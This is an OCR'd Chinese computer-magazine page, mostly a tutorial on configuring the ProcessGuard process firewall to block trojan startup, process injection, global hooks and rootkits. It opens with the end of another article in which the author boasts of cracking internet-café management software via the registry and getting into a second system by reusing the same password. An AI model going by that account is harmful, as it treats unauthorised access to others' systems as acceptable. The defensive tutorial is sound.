


图6

破解完万象，想再乘胜追击，一鼓作气破解易佰。但从注册表中查不到易佰的任何有用信息，看来易佰要比万象安全的多，当然这应该是本人技术太菜没有发现易佰的漏洞而已。当我对易佰无奈的时候，就拿万象的密码试了试，没想到还真进去了。看来管理员还真懒。

刘流：时下各种病毒、木马、黑客程序、蠕虫等恶意程序呈现泛滥趋势，严重威胁着Windows系统的安全。恶意程序侵入系统的花样不断翻新，为了有效的保卫系统安全，必须及时发现并阻止恶意程序的运行，各种恶意程序往往将自身伪装成合法的进程，或者通过注入、感染系统合法进程的方法，来达到隐蔽运行的目的。因此，保卫Windows的进程安全就显得特别重要。

适合读者：网络爱好者

前置知识：无



斩断非法进程的“黑手”

文／图 郭建伟

ProcessGuard通过对各种进程的全面监控，来防止和预警恶意程序的运行和破坏。有了ProcessGuard这道进程防火墙，我们就能及时斩断非法进程伸向系统的“黑手”，最大限度地保障系统安全。

激活保护功能

ProcessGuard安装成功后，必须重新启动电脑方能使其配置生效。它将自身注册成名为“DiamondCS Process Guard Service”的系统服务，同时将主程序添加到注册表的启动项中。ProcessGuard采用特殊的运行机制，安全性极高。在Windows的服务管理器无法直接关闭ProcessGuard对应的服务，在Windows进程管理器中也无法中止ProcessGuard主进程的运行，可以有效抗击恶意程序对其的非法关闭。只要一开机，系统就处于ProcessGuard的保护之下。在ProcessGuard主界面中打开“Main”面板，如图1所示。




图1

在“Protection Settings”栏中勾选“Protection Enabled”项，表示激活Proceess的进程监控功能，同时在“System Status”栏中显示“SECURE Protected by ProcessGuard”，表明系统进程已经处于ProcessGuard的保护之下。在“ProcessGuard”栏中显示“Running”，说明ProcessGuard处于运行状态。

在默认情况下，ProcessGuard对所有的系统进程进行保护。勾选“Execution Protection”项，当启动任何应用程序时，ProcessGuard都会弹出规则设置窗口。这里以国外的Xploit木马为例进行说明，当Xploit木马的服务器端程序试图启动时，马上被ProcessGuard探测到，并弹出询问窗口，如图2所示。



图2

这里显示Xploit木马服务器端程序Server.exe的详细信息，包括程序的名称，路径信息等。点击“Hide Extra Information”标签，则打开扩展信息面板，在其中显示该程序的执行者，程序的命令行信息，开发者名称，文件的大小等内容。如果是正常的程序，点击“Permit”按钮允许其运行，对于Server.exe这样的可疑程序，我们点击“Deny”按钮禁止其运行。如果勾选“Always Perform this action”项，表示当该程序以后运行时，按照预定的规则处理。对于有经验的用户来说，可以进一步观察该木马的入侵方式，假设在询问窗口中点击了“Permit”按钮，紧接着ProcessGuard弹出的询问窗口，如图3所示。

我们可以清晰地看到Xploit木马试图对系统核心进程Iexplore.exe进行修改，因为Xploit木马采用了进程注入技术，可以将自身的关键代码插入到合法进程中，试图蒙混过关，逃避用户对其的清除。为了不让Xploit木马程序潜入系统，在该询问窗体中必须点击“Deny”按钮阻止其入侵动作。利用ProcessGuard不仅可以有效的阻止可疑程序的侵入，保护合法进程，而且还能清楚的看到可疑程序的“行踪”，能让我们明了恶意程序的常用伎俩，从根本上保卫系统安全。




图3

在"Protection Settings"面板中如果同时勾选"Block new and changed applications"项，那么除了系统的核心进程，以及事先允许运行的程序可以正常运行外，任何其它的程序都无法启动，当其它程序试图启动时，ProcessGuard将弹出警告对话框，如图4 所示。



图4

此处提示程序的句柄无效，从而禁止其运行。利用这一功能，如同为Windows套上了"金钟罩"，任何可疑程序都奈何系统不得了。此外，在"Global Protection Options"面板中，ProcessGuard还提供针对Windows的全局保护功能，勾选其中的"Protect Physical Memory"项，表示ProcessGuard将对系统的物理内存进行保护，在Windows系统中，程序实际运行在系统分配的虚拟内存中，如果允许程序任意更改物理内存中的速据，将带来极大的不安全性。该项功能不允许任何程序修改物理内存数据，可以有效保护系统免受恶意攻击。勾选"Block Global Hooks"项，可以阻止可疑程序非法设置系统钩子，从而让那些记录键盘和鼠标动作的间谍程序失效。勾选"Block Rootkit/Driver/Service Installation?"项，可以禁止Rookit类程序运行，阻止可疑程序非法安装驱动程序和系统服务项。现在的恶意程序越来越狡猾，往往伪装成系统的合法驱动程序或者服务项，从而加强自身的隐秘性，逃避安全软件的查杀。针对越来越多的黑客程序使用Rookit技术，实现自身的深度隐藏，用普通的方法根本无法发现其存在，使其更具危险性。不过这些伎俩很容易被ProcessGuard识破。勾选"Block Registry, DLL Injection"项，就能够抗击可疑程序对合法进程的注入操作了。在窗口底部的"Protection Statistics"栏中显示ProcessGuard拦截的非法进程对系统的攻击次数。为了防止别人随意更改ProcessGuard的配置信息，我们点击"Lock"按钮，输入管理员密码，如图5 所示。




图5

这样ProcessGuard就处于锁定状态，关键的配置面板都隐藏起来了，如图6 所示。




图6

点击"Unlock"按钮即可解锁。

查看日志

在ProcesGuard主界面中打开"Alert"面板，如图7 所示。

